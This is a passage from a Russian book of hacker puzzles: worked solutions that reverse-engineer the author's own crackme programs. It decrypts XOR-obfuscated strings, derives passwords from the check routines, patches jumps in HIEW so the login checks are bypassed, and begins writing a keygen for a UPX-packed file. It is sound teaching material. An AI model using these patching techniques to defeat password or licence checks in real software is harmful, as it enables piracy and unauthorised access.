1877:0118 E81A00 CALL 0135
1877:011B 07 POP ES
1877:011C 2225 AND AH,[DI]
1877:011E 3E336A6B XOR BP,DS:[BP+SI+6B]
1877:0122 6B6BB801 IMUL BP,[BP+DI-4B],01
1877:0126 0083C20A ADD [BP+DI+00C2],AL
1877:012A BB4801 MOV BX,0148
1877:012D B90900 MOV CX,0009
1877:0130 E80200 CALL 0135
1877:0133 CD20 INT 20
1877:0135 8A07 MOV AL,[BX]
1877:0137 8AD0 MOV DL,AL
1877:0139 3407 XOR AL,07
1877:013B F6L8 IMUL AL,AL
1877:013D B402 MOV AH,02
1877:013F 80F24B XOR DL,4B
1877:0142 CD21 INT 21
1877:0144 43 INC BX
1877:0145 E2EE LOOP 0135
1877:0147 C3 RET
1877:0148 1C22 SBB AL,22
1877:014A 252F24 AND AX,242F
Owner is LOVEWIN

Screen dumper set to mode 3
./screendump
Screen dumper set to mode 4
./screendump
Screen dumper set to mode 0
./screendump ris.bin
Invalid command
UN 02

```

Рис. II.6.3, а. Программа lovewin.com загружена в SoftIce

1877:0102	026B27	ADD CH,[BP+DI+27]
1877:0105	243D	AND AL,3D
1877:0107	2E6B026B	IMUL AX,CS:[BP+SI],6B
1877:010B	232A	AND BP,[BP+SI]
1877:010D	3F	AAS
1877:010E	2E6B33DB	IMUL SI,CS:[BP+DI],-25
1877:0112	BB0201	MOV BX,102
1877:0115	B90700	MOV CX,0007
1877:0118	E81A00	CALL 0135

Рис. II.6.3, б. Загадочный фрагмент кода

Выглядит ужасно, но настоящего хакера это не должно испугать. Интересны последние три оператора, которые я выделил полужирным шрифтом. Обратите внимание, что в ВХ заносится адрес 102, т. е. по этому адресу, скорее всего, расположена строка, хотя отладчик принял ее отдельные байты за инструкции. Понятно, что строка зашифрована, т. к. в HEX-редакторе (см. рис. I.6.3) не просматриваются "читабельные" строки.

В окне кода SoftIce далее можно обнаружить еще одну подобную конструкцию:

```
MOV BX,0148
MOV CX,0009
CALL 0135
```

Она очень похожа на предыдущие три оператора, только в `BX` заносится другой адрес (148), а в `CX` вместо 7 заносится 9. Скорее всего, 7 означает число символов подстроки "I love " (с пробелом на конце), а 9 — подстроки "Windows!". Поскольку в условии задачи требуется вывести на экран фразу "I love Linux!", то первую конструкцию нам трогать не нужно (она нас полностью устраивает), а вот во второй, наиболее вероятно, надо подправить адрес, чтобы он указывал не на "Windows!", а на "Linux!". Осталось только определить этот адрес. Его можно поискать, просто наудачу подставляя различные значения, благо файл небольшой. Но лучше всего проанализировать подпрограмму, вызываемую по `CALL 0135` (которая, как мы выяснили выше, расшифровывает строки), и расшифровать с помощью этого алгоритма весь файл, чтобы определить, в какой его части находится нужная нам подстрока. Несмотря на специально введенные запутывающие инструкции, легко можно понять, что расшифровка выполняется с помощью оператора `XOR DL,4B`, т. е. на код каждого символа накладывается шестнадцатеричная XOR-маска 4B. Выполним операцию XOR над всем файлом. Для этого можно воспользоваться программкой `xorer` (см. решение к задаче 1.1). Замечу, что в нашем случае в качестве ключа в `xorer` нельзя просто указать значение 4B, т. к. программа воспримет это как два символа, а не одно число, поэтому необходимо подставить ASCII-символ с кодом 4B (это будет латинская буква "K"), т. е. команда будет выглядеть так:

```
>xorer K lovewin.com output.txt
```

В файле `output.txt` мы обнаружим строку, похожую на эту:

```
aLI love I hate xPEIJELKrQKLinux! eJKLIАЕ JEВKпIKЖk+L+Ы L-г IT!
ЖjлйеIWindows' you Bill!j3>%".
```

Нужное слово я выделил в прямоугольник, но можно заметить, что в полученной строке присутствуют и другие "читабельные" слова, например "I hate".

Теперь легко определить, что требуется исправить 44 байт (48h) на значение 1Bh. В листинге II.6.3 показан исходный код `com`-программы на ассемблере (MASM). Компиляция осуществляется следующей командной строкой:

```
>ml lovewin.asm /AT
```

Исходный код также можно найти на прилагаемом компакт-диске в каталоге \PART II\Chapter6\6.3.

Понятно, что в решении мы просто заменяем команду `mov bx, offset Mess3` на `mov bx, offset Message`. Обращаю внимание, что многие элементы в программе введены с единственной целью — запутать анализ (например, сочетание `"!xuniL"` в самом конце файла).

### Листинг II.6.3. Исходный код программы `lovewin.com`

```
CSEG segment
assume CS:CSEG,DS:CSEG,ES:CSEG,SS:CSEG
org 100h
Start:
    jmp Go
    Mess1 db 2h, 6Bh, 27h, 24h, 3Dh, 2Eh, 6Bh; I love
Go:
    db 2h, 6Bh, 23h, 2Ah, 3Fh, 2Eh, 6Bh      ; I hate
    xor bx,bx
    mov bx,offset Mess1
    mov cx,7                ; счетчик циклов
    call Changer
Message:
    db 7, 34, 37, 62, 51, 106, 107, 107, 107; Linux!
    mov ax,1                ; мусор
    add dx,10               ; мусор
    mov bx,offset Mess3     ; в решении этот вызов нужно исправить на Message
    mov cx,9                ; счетчик циклов
    call Changer
    int 20h                 ; выход из программы
; Процедура, в которой осуществляется расшифровка символов:
Changer proc
Hi:
    mov al,[bx]             ; первый байт из BX
    mov dl,al               ; копирование в DL
    xor al,7                ; отвлекающий мусор
    imul al                 ; отвлекающий "мусор"
    mov ah,2                ; DOS-функция вывода символа на экран
    xor dl,75               ; байт "ксорится" значением 75 (4Bh)
    int 21h                 ; вызов функции
    inc bx                  ; перейти к следующему байту в BX
    loop Hi
    ret
```

```
Changer endp
```

```
Mess3 db 1Ch, 22h, 25h, 2Fh, 24h, 3Ch, 38h, 6Ah, 6Bh; Windows!
```

```
Mess4 db 32h, 24h, 3Eh, 6Bh, 9h, 22h, 27h, 27h, 6Ah ; you Bill!
```

```
Mess5 db "!xuniL"
```

```
CSEG ends
```

```
end Start
```

Если поменять 44-й байт (значение 48h) на 51h (т. е. вызвать Mess4 вместо Mess3), то программа выдаст на экран фразу: "I love you Bill!". Это у кого-то может вызвать недоумение, поэтому можно попробовать исправить дополнительно двадцатый байт (значение 02) на значение 09 и получить "I hate you Bill!". Понятно, что аналогичным образом можно заставить программу выдать на экран "I hate Windows!" и т. п.

## 6.4. Простенький битхак

Самое главное — понять, что слово "HACKER" рисуется на экране различными ASCII-символами (рис. II.6.4). Никак иначе подменой одного байта в файле слово "HACKER" на экран не вывести. Чтобы добиться этого, нужно в команде MOV BX, 00103, которая имеет код BB0301, поменять значение 03 на 0B. Данный байт идет 144-м (90h) в файле.




Рис. II.6.4. Решение задачи lamer.com

В листинге II.6.4 показан исходный код программы lamer.com (использован ассемблер MASM). Компиляция осуществляется следующей командной строкой:

```
>ml lamer.asm /AT
```

Исходный код также можно найти на прилагаемом компакт-диске в каталоге \PART II\Chapter6\6.4.

Понятно, что в решении мы просто вызываем Mess2 вместо Mess1.

**Листинг II.6.4. Исходный код программы lamer.com**

```

CSEG segment
assume CS:CSEG,DS:CSEG,ES:CSEG,SS:CSEG
org 100h

Start:
    jmp Go
Mess1 DB "LAMER$&%*#"
Mess2 DB "A C R ECH H H CRH HRE",0Dh,0Ah
      DB "A K E H A R A K A H",0Dh, 0Ah
      DB "CHR ACA C AH RC KC",0Dh,0Ah
      DB "R K C C K R K A C K",0Dh,0Ah
      DB "E E K K AEA A R ERE E H$"
Go:
    mov al,[bx]          ; отвлекающий "мусор"
    xor al,7             ; отвлекающий "мусор"
    mov cx,80            ; отвлекающий "мусор"
    mov bx,offset Mess1 ; вывод строки на экран
    mov ah,9
    mov dx,bx
    int 21h
    int 20h              ; выход из программы
CSEG ends
end Start

```

## 6.5. Пусть она скажет "ОК!"

Откроем программу ok.com в отладчике SoftIce командой (рис. II.6.5):

```
>dldr ok.com
```

Необходимо провести анализ полученного дизассемблированного листинга. Я не буду приводить его полностью здесь. Рассмотрим только самый важный участок, где происходит определение верного пароля:

Next:

```

mov bl,byte ptr bcontents[di]; Взять байт из буфера
xor bl,13                    ; Накладываем XOR-маску 13
add al,bl                    ; Суммируем

inc di                       ; Следующий байт в буфере
cmp di,si                    ; Если счетчик меньше числа символов, то
jb Next                      ; продолжить

```



```

add al,99                ; Прибавить 99
cmp al,4Ah               ; Проверка на равенство числу 4Ah
jz OK                    ; если "да", то вывод "OK!"

```

Рис. II.6.5. Программа ok.com загружена в SoftICE

Как мы видим, над всеми байтами введенного пароля выполняется операция XOR значением 13 и результаты суммируются. Когда все символы исчерпаны, к полученной сумме прибавляется значение 99 (63h) и результат сравнивается со значением 4Ah (74). Если сумма равна этому числу, то выводится "OK!", иначе "WRONG!". На Си код будет выглядеть так, как в листинге II.6.5, а.

#### Листинг II.6.5, а. Алгоритм определения правильного пароля на Си

```

for (i=0; i < str_len; i++)
{
    sum += str[i] ^ 13;
}

```

```
sum += 99;
if (sum == 0x4A)
    printf ("OK!");
else
    printf ("Wrong!");
```

Теперь, чтобы получить правильный пароль, нужно "реверсировать" этот алгоритм. Так как результат должен оказаться равным 4Ah, а перед этим прибавляли 63h (99), то выполним обратное действие:  $4Ah - 63h = 0E7h$ . Это есть результат суммирования всех "отксоренных" символов пароля. Теперь остается подобрать символы, которые давали бы это число. Если предположить, что пароль состоит только из одного символа, то, пользуясь обратимостью XOR, получим:  $0E7h \text{ xor } 0Dh = 0EAh$ .

Значит символ с кодом 0EAh (234) будет односимвольным паролем! Этот пароль можно ввести с помощью клавиши <Alt> и дополнительной цифровой клавиатуры: <Alt>+<234>. Аналогично можно подобрать двухсимвольные, трехсимвольные и прочие пароли. Вот некоторые из интересных паролей:

```
@@@
BAA
XAKER_
[X-PUZZLE]
```

Понятно, что можно составить программу, которая определит перебором все возможные пароли для данной задачи. Предоставляю читателю это сделать самостоятельно.

В листинге II.6.5, б показан исходный код программы ok.com (использован ассемблер MASM). Компиляция осуществляется следующей командной строкой:

```
>ml ok.asm /AT
```

Исходный код также можно найти на прилагаемом компакт-диске в каталоге \PART II\Chapter6\6.5.

#### Листинг II.6.5, б. Исходный код программы ok.com

```
CSEG segment
assume CS:CSEG, DS:CSEG, ES:CSEG, SS:CSEG
org 100h
start:
    xor ax, ax           ; запутывающий "мусор"
    daa                  ; запутывающий "мусор"
    pushf                ; запутывающий "мусор"
```

```

pop ax          ; запутывающий "мусор"
and ax,0h       ; и это тоже "мусор"
jz NormalRun    ; прыжок на нормальное выполнение программы
DB 0EAh         ; эта команда сводит с ума любой дизассемблер

NormalRun:
    call SecretRoutine ; вызов основной процедуры
    int 20h           ; выход из программы

SecretRoutine proc
    mov dx,offset Message; вывод приглашения ко вводу
    mov ah,9
    int 21h
    mov ah,0Ah        ; запрос пароля
    mov dx,offset Password
    int 21h
    mov dx,offset crlf ; перевод строки
    mov ah,9
    int 21h
    xor di,di
    xor cx,cx
    mov cl,Blength
    mov si,cx          ; в SI - длина буфера
    xor al,al

Next:
    mov bl,byte ptr bcontents[di]; взять байт из буфера
    xor bl,13
    add al,bl           ; суммируем
    inc di              ; следующий байт в буфере
    cmp di,si           ; если счетчик меньше числа символов, то
    jb Next            ; продолжить
    add al,99
    cmp al,4Ah          ; проверка на равенство числу 4Ah
    jz OK               ; если "да", то вывод "OK!2
    mov dx,offset Message3 ; вывод сообщения WRONG!
    mov ah,9
    int 21h
    ret                ; выход из процедуры

SecretRoutine endp

OK:
    mov ah,9
    mov dx,offset Message2 ; вывод сообщения OK!
    int 21h
    ret

Message DB "Password:$"
Message2 DB "OK!$"
Message3 DB "WRONG!$"

```



```

crlf      DB 0Dh, 0Ah, '$' ; перевод строки
Password  DB 10             ; максимальный размер буфера ввода
Blength   DB ?             ; здесь будет размер буфера после
                               ; считывания
Bcontents:                  ; за концом файла будет содержимое буфера
CSEG ends
end Start

```

## 6.6. He he he

Откроем файл `hehehe.exe` в дизассемблере IDA. Сразу же в окне **Strings window** или в конце кода, если прокрутить экран **IDA View-A**, "бросаются в глаза" две незнакомые секции (рис. II.6.6, а).




Рис. II.6.6, а. Две незнакомые секции в окне **Strings window**

Стандартными секциями PE-файла являются: `.bss`, `.data`, `.edata`, `.idata`, `.rdata`, `.reloc`, `.rsrc`, `.text`, `.tls`, `.xdata` и некоторые другие, однако секции с именами `.ivan1` и `.ivan2` явно созданы разработчиком программы. Обычно дополнительные секции в программу не встраиваются просто так, и действительно, в окне **Strings window** мы видим, что в этих секциях хранятся очень подозрительные строки:

```

.ivan2:00408000 00000009 C :obwcdt\n
.ivan1:00409000 00000006 C Ivan\n

```

Попробуем ввести их в качестве логина и пароля в программу. Программа выдаст нам фразу "He he he. You are Lamer!". Значит не все так просто и необходимо провести анализ работы программы. Перейдем к тому месту кода, где запрашивается логин и пароль. Это можно сделать, отыскав строку `Enter login:` в окне **Strings window, и двойным щелчком мыши на ней (или нажатием <Enter>) пройти затем по перекрестной ссылке (DATA XREF: `__main+910`), также двойным щелчком или <Enter>. В результате увидим такой код (листинг II.6.6, а).**

**Листинг II.6.6, а. Код, принимающий логин и пароль**

```

.text:00401009      push     offset aEnterLogin; "Enter login:"
.text:0040100E      xor      ebp, ebp
.text:00401010      call     _printf
.text:00401015      push     offset off_406090
.text:0040101A      lea      eax, [esp+214h+var_100]
.text:00401021      push     100h
.text:00401026      push     eax
.text:00401027      call     _fgets
.text:0040102C      push     offset aEnterPassword; "Enter password:"
.text:00401031      call     _printf
.text:00401036      push     offset off_406090
.text:0040103B      lea      ecx, [esp+224h+var_200]
.text:0040103F      push     100h
.text:00401044      push     ecx
.text:00401045      call     _fgets

```

Указатель на буфер, где сохраняется введенный логин, располагается в переменной `var_100`, а пароль — в `var_200` (в коде выделены полужирным шрифтом).

Чуть ниже в дизассемблированном листинге можно обнаружить такой интересный участок (листинг II.6.6, б).

**Листинг II.6.6, б. Трансформация введенного пароля**

```

.text:0040109E loc_40109E:      ; CODE XREF: _main+BD↓j
.text:0040109E      mov      al, byte ptr [esp+ebp+210h+var_200]
.text:004010A2      lea      edi, [esp+210h+var_200]
.text:004010A6      xor      al, 5
.text:004010A8      or       ecx, 0FFFFFFFFh
.text:004010AB      sub      al, 8
.text:004010AD      mov      byte ptr [esp+ebp+210h+var_200], al
.text:004010B1      xor      eax, eax
.text:004010B3      inc      ebp
.text:004010B4      repne scasb
.text:004010B6      not      ecx
.text:004010B8      add      ecx, 0FFFFFFFh
.text:004010BB      cmp      ebp, ecx
.text:004010BD      jnb      short loc_40109E

```

Здесь в цикле последовательно берутся символы пароля из переменной `var_200` (символы заносятся в `AL`), затем над ними выполняется операция `XOR`

AL, 5, после чего вычитается восьмерка: SUB AL, 8. Попробуем провести обратное преобразование над символами из секции `ivan2 (:obwcdt)`, т. е. наложить XOR-маску 5 на код каждого символа и *прибавить* 8 (это можно сделать как вручную, так и написав простенькую программку). В итоге получим фамилию знаменитого российского самодержца "Grozniy". Если ввести в качестве логина Ivan, а в качестве пароля Grozniy, то увидим на экране:

Yees... You are cOOl HaCker!!!

Следовательно, пароль и логин определены верно. Но это было лишь первое задание, вторая задача, напомним, внести изменения в код так, чтобы любой неправильный пароль и логин воспринимались как *правильные* и наоборот".

Для этого надо найти те места в коде, где введенные пользователем логин и пароль сравниваются с эталонными значениями. Это можно сделать по перекрестным ссылкам на строки "Yees... You are cOOl HaCker!!!" и "He he he. You are Lamer!". Перекрестные ссылки нас должны вывести к функциям сравнения; таких функций обнаружится сразу три (см. листинги II.6.6, в—д).

#### Листинг II.6.6, в. Первая функция сравнения

```
.text:00401130 loc_401130:      ; CODE XREF: _main+129↑j
.text:00401130                test     eax, eax
.text:00401132                jz      short loc_40114F
```

#### Листинг II.6.6, г. Вторая функция сравнения

```
.text:004010F5 loc_4010F5:      ; CODE XREF: _main+EE↑j
.text:004010F5                test     eax, eax
.text:004010F7                jnz     short loc_40114F
```

#### Листинг II.6.6, д. Третья функция сравнения

```
.text:00401083 loc_401083:      ; CODE XREF: _main+7C↑j
.text:00401083                test     eax, eax
.text:00401085                jnz     loc_40114F
```

Команда TEST EAX, EAX с последующей командой условного перехода, вроде JNZ, это и есть те участки кода, которые нам надо изменить. TEST обычно проверяет возвращенное функцией сравнения значение на равенство нулю, а команда условного перехода в зависимости от этого значения делает "прыжок" на нужную строку. Поэтому если изменить условия на противоположные, то правильные данные будут восприниматься как неправильные и на-

оборот. Однако почему функций сравнения три? По логике вещей их должно быть всего две: одна для логина, а вторая — для пароля. Если в качестве эксперимента попробовать поменять условия перехода сразу у *всех* функций на противоположные, то из этого ничего хорошего не получится — программа вообще будет отвергать *все* пароли, как правильные, так и неправильные. Надо полагать, один из переходов введен как запутывающий элемент. Можно, конечно, пробовать перебрать все комбинации из этих переходов, но правильнее всего разобраться с алгоритмом программы, чтобы понять смысл этих трех переходов, тем более это очень просто сделать. Если просмотреть код немного выше, в каждой из трех обнаруженных нами функций сравнения в листингах II.6.6, в—д, то мы увидим такие участки кода (листинги II.6.6, е—з).

#### Листинг II.6.6, в. Сравнение логина с паролем

```
.text:004010F9          mov     esi, offset aObwcdt; ":obwcdt\n"
.text:004010FE          mov     eax, offset aIvan; "Ivan\n"
.text:00401103
.text:00401103 loc_401103:      ; CODE XREF: _main+125↓j
.text:00401103          mov     dl, [eax]
.text:00401105          mov     bl, [esi]
.text:00401107          mov     cl, dl
.text:00401109          cmp     dl, bl
.text:0040110B          jnz     short loc_40112B
.text:0040110D          test    cl, cl
.text:0040110F          jz      short loc_401127
.text:00401111          mov     dl, [eax+1]
.text:00401114          mov     bl, [esi+1]
.text:00401117          mov     cl, dl
.text:00401119          cmp     dl, bl
.text:0040111B          jnz     short loc_40112B
.text:0040111D          add     eax, 2
.text:00401120          add     esi, 2
.text:00401123          test    cl, cl
.text:00401125          jnz     short loc_401103
```

#### Листинг II.6.6, ж. Сравнение пароля с эталоном

```
.text:004010BE          lea     esi, [esp+20Ch+var_200]
.text:004010C2          mov     eax, offset aObwcdt; ":obwcdt\n"
.text:004010C7          pop     edi
.text:004010C8
```

```
.text:004010C8 loc_4010C8:      ; CODE XREF: _main+EA↓j
.text:004010C8                mov     dl, [eax]
.text:004010CA                mov     bl, [esi]
.text:004010CC                mov     cl, dl
.text:004010CE                cmp     dl, bl
.text:004010D0                jnz     short loc_4010F0
.text:004010D2                test    cl, cl
.text:004010D4                jz      short loc_4010EC
.text:004010D6                mov     dl, [eax+1]
.text:004010D9                mov     bl, [esi+1]
.text:004010DC                mov     cl, dl
.text:004010DE                cmp     dl, bl
.text:004010E0                jnz     short loc_4010F0
.text:004010E2                add     eax, 2
.text:004010E5                add     esi, 2
.text:004010E8                test    cl, cl
.text:004010EA                jnz     short loc_4010C8
```

### Листинг II.6.6, 3. Сравнение логина с эталоном

```
.text:0040104A                lea     esi, [esp+208h+var_100]
.text:00401051                mov     eax, offset aIvan; "Ivan\n"
.text:00401056
.text:00401056 loc_401056:      ; CODE XREF: _main+78↓j
.text:00401056                mov     dl, [eax]
.text:00401058                mov     bl, [esi]
.text:0040105A                mov     cl, dl
.text:0040105C                cmp     dl, bl
.text:0040105E                jnz     short loc_40107E
.text:00401060                test    cl, cl
.text:00401062                jz      short loc_40107A
.text:00401064                mov     dl, [eax+1]
.text:00401067                mov     bl, [esi+1]
.text:0040106A                mov     cl, dl
.text:0040106C                cmp     dl, bl
.text:0040106E                jnz     short loc_40107E
.text:00401070                add     eax, 2
.text:00401073                add     esi, 2
.text:00401076                test    cl, cl
.text:00401078                jnz     short loc_401056
```

В листинге II.6.6, е видно, что в регистр ESI загружается указатель на строку "obwcdt\n", а в EAX указатель на "Ivan\n", затем происходит их посимволь-

ное сравнение. Это абсолютная бессмыслица, зачем сравнивать логин и пароль? В остальных двух листингах видно, что происходит сравнение введенного логина и пароля с эталонными значениями (выделены полужирным шрифтом). Следовательно переход по адресу 401130 (см. листинг II.6.6, в) — "липовый", явно для того, чтобы запутать хакера, поэтому его мы трогать не будем, а исправим команды условного перехода на обратные (JNZ на JE) по адресам 4010F7 и 401085. В итоге программа должна совершать обратное действие, т. е. правильные пароли и логины отвергать, а неправильные — принимать. Откроем программу в HIEW:

```
>hiew hehehe.exe
```

и перейдем в режим дизассемблера (клавишей <F4> или двумя нажатиями <Enter>). Перейдем сначала по адресу 4010F7. Для этого нажмем клавишу <F5> (Goto) и введем в открывшееся поле ввода (в левом верхнем углу) адрес с точкой вначале, т. е. так: .4010F7. Если указать адрес без точки, HIEW будет расценивать его как смещение в файле и, скорее всего, выдаст ошибку о выходе перехода за пределы файла. Теперь нажмем <F3> для редактирования и дополнительно <F2>, чтобы вносить изменения не в шестнадцатеричном виде, а ассемблерными командами и исправим переход JNE на JE (рис. II.6.6, б). Обратите внимание, что в IDA этот условный переход назывался JNZ (см. листинг II.6.6, г), просто JNZ и JNE это в сущности одна и та же команда в языке ассемблера. После внесения изменения нажмем клавишу <Esc> для выхода из режима редактирования и <F9> (Update) для закрепления изменений. Прделаем аналогичную операцию для условного перехода, расположенного по адресу 401085.




Рис. II.6.6, б. Меняем команду JNE на JE



После всех изменений выйдем из HIEW и запустим "пропатченную" программу на выполнение. На рис. II.6.6, в видно, что программа приняла абсолютно случайные данные как правильные, а верные логин и пароль отвергла.

```

[C:\] - Far
C:\>hehehe.exe
Enter login:abcdefg
Enter password:ert4565e4t
Yeees... You are c00l HaCker!!!

C:\>hehehe.exe
Enter login:Ivan
Enter password:Grozniy
He he he. You are Lamer!

C:\>
1 Left 2 Right 3 Up 4 Edit 5 Print 6 Mkdir 7 Find 8 History 9 Undo 10 Run

```

Рис. II.6.6, в. Работа программы с "пропатченными" условными переходами

Следовательно, второе задание мы тоже выполнили, но есть еще третье: "Пропатчить" код так, чтобы *абсолютно любые* пароли и логины воспринимались как истинные". На самом деле это очень легкое задание, решаемое десятками, если не сотнями способов. Например, можно сразу после кода, который принимает пароль и логин, вместо какого-нибудь оператора вставить ЛМР, на функцию вывода строки "Yeees... You are c00l HaCker!!!", при этом, возможно, придется "забить" некоторые операторы ничего не делающими командами NOP (код 90h). После такого изменения, какие бы данные ни ввел пользователь, в любом случае будет выведено поздравление. Предлагаю читателю решить третье задание самостоятельно.

В листинге II.6.6, е показан исходный код программы hehehe.exe. Его можно найти на прилагаемом компакт-диске в каталоге \PART II\Chapter6\6.6\hehehe.

#### Листинг II.6.6, е. Исходный код программы hehehe.exe

```

#include <stdio.h>
#include <string.h>
/* Помещаем эталонный логин в секцию .ivan1 */
#pragma data_seg(".ivan1")
char login[]="Ivan\n";

```

```
#pragma data_seg()
/* Помещаем эталонный пароль в секцию .ivan2 */
#pragma data_seg(".ivan2")
    char pass[]=":obwcdt\n";
#pragma data_seg()

int main()
{
    char buff1[256];
    char buff2[256];
    int i;
    /* Принимаем логин в буфер &buff1[0] */
    printf("Enter login:");
    fgets(&buff1[0], 256, stdin);
    /* Принимаем логин в буфер &buff2[0] */
    printf("Enter password:");
    fgets(&buff2[0], 256, stdin);
    /* Сравнение введенного логина с эталонным */
    if (!strcmp(&login[0], &buff1[0])) {
    /* Перекодирование символов введенного пароля */
        for (i=0; i<strlen(&buff2[0])-1; i++) {
            buff2[i]=(buff2[i]^5)-8;
        }
    /* Сравнение введенного пароля с эталонным */
        if (!strcmp(&pass[0], &buff2[0]) &&
    /* Ложный оператор сравнения */
        strcmp(&login[0], &pass[0])) {
            printf("\nYees... You are c00l HaCker!!!\n\n");
            return 1;
        }
    }
    printf("\nHe he he. You are Lamer!\n\n");
    return 0;
}
```

## 6.7. Eat me

Обычно регистрационные номера генерируются на основе имени пользователя и (или) каких-то данных системы (машины) пользователя. Поэтому сама программа eatme.exe должна содержать в себе полноценный генератор для сверки введенных данных. Следовательно, чтобы нам написать генератор ре-



гистрационных номеров, нужно проанализировать работу программы и "выудить" из нее генератор.

Откроем файл `eatme.exe` в IDA и сразу нас ждет одна неприятность. Посмотрите на рис. II.6.7, а. Видно, что окна **Names window** и **Strings window** абсолютно чистые, а в окне **IDA View-A** непонятная "абракадабра".



Рис. II.6.7, а. Файл `eatme.exe`, открытый в IDA

Знающий человек сразу определит, что файл упакован паковщиком UPX по наличию секций с именами `UPX0` и `UPX1` (см. самый левый столбик в окне кода IDA).

### Ламеру на заметку

В целях уменьшения размера файла программисты часто используют паковщики файлов (packers), такие как UPX, PE Compact, ASPack и пр., работающие примерно одинаково. Весь код сжимается по определенному алгоритму и в файл добавляется распаковщик, который при запуске программы первым получает управление, распаковывает файл и передает управление на точку входа распакованной программы. Некоторые паковщики выполняют еще роль крипто-ров, т. е. дополнительно шифруют файл, затрудняя взлом. Паковщик UPX мож-но скачать с сайта <http://upx.sourceforge.net>.

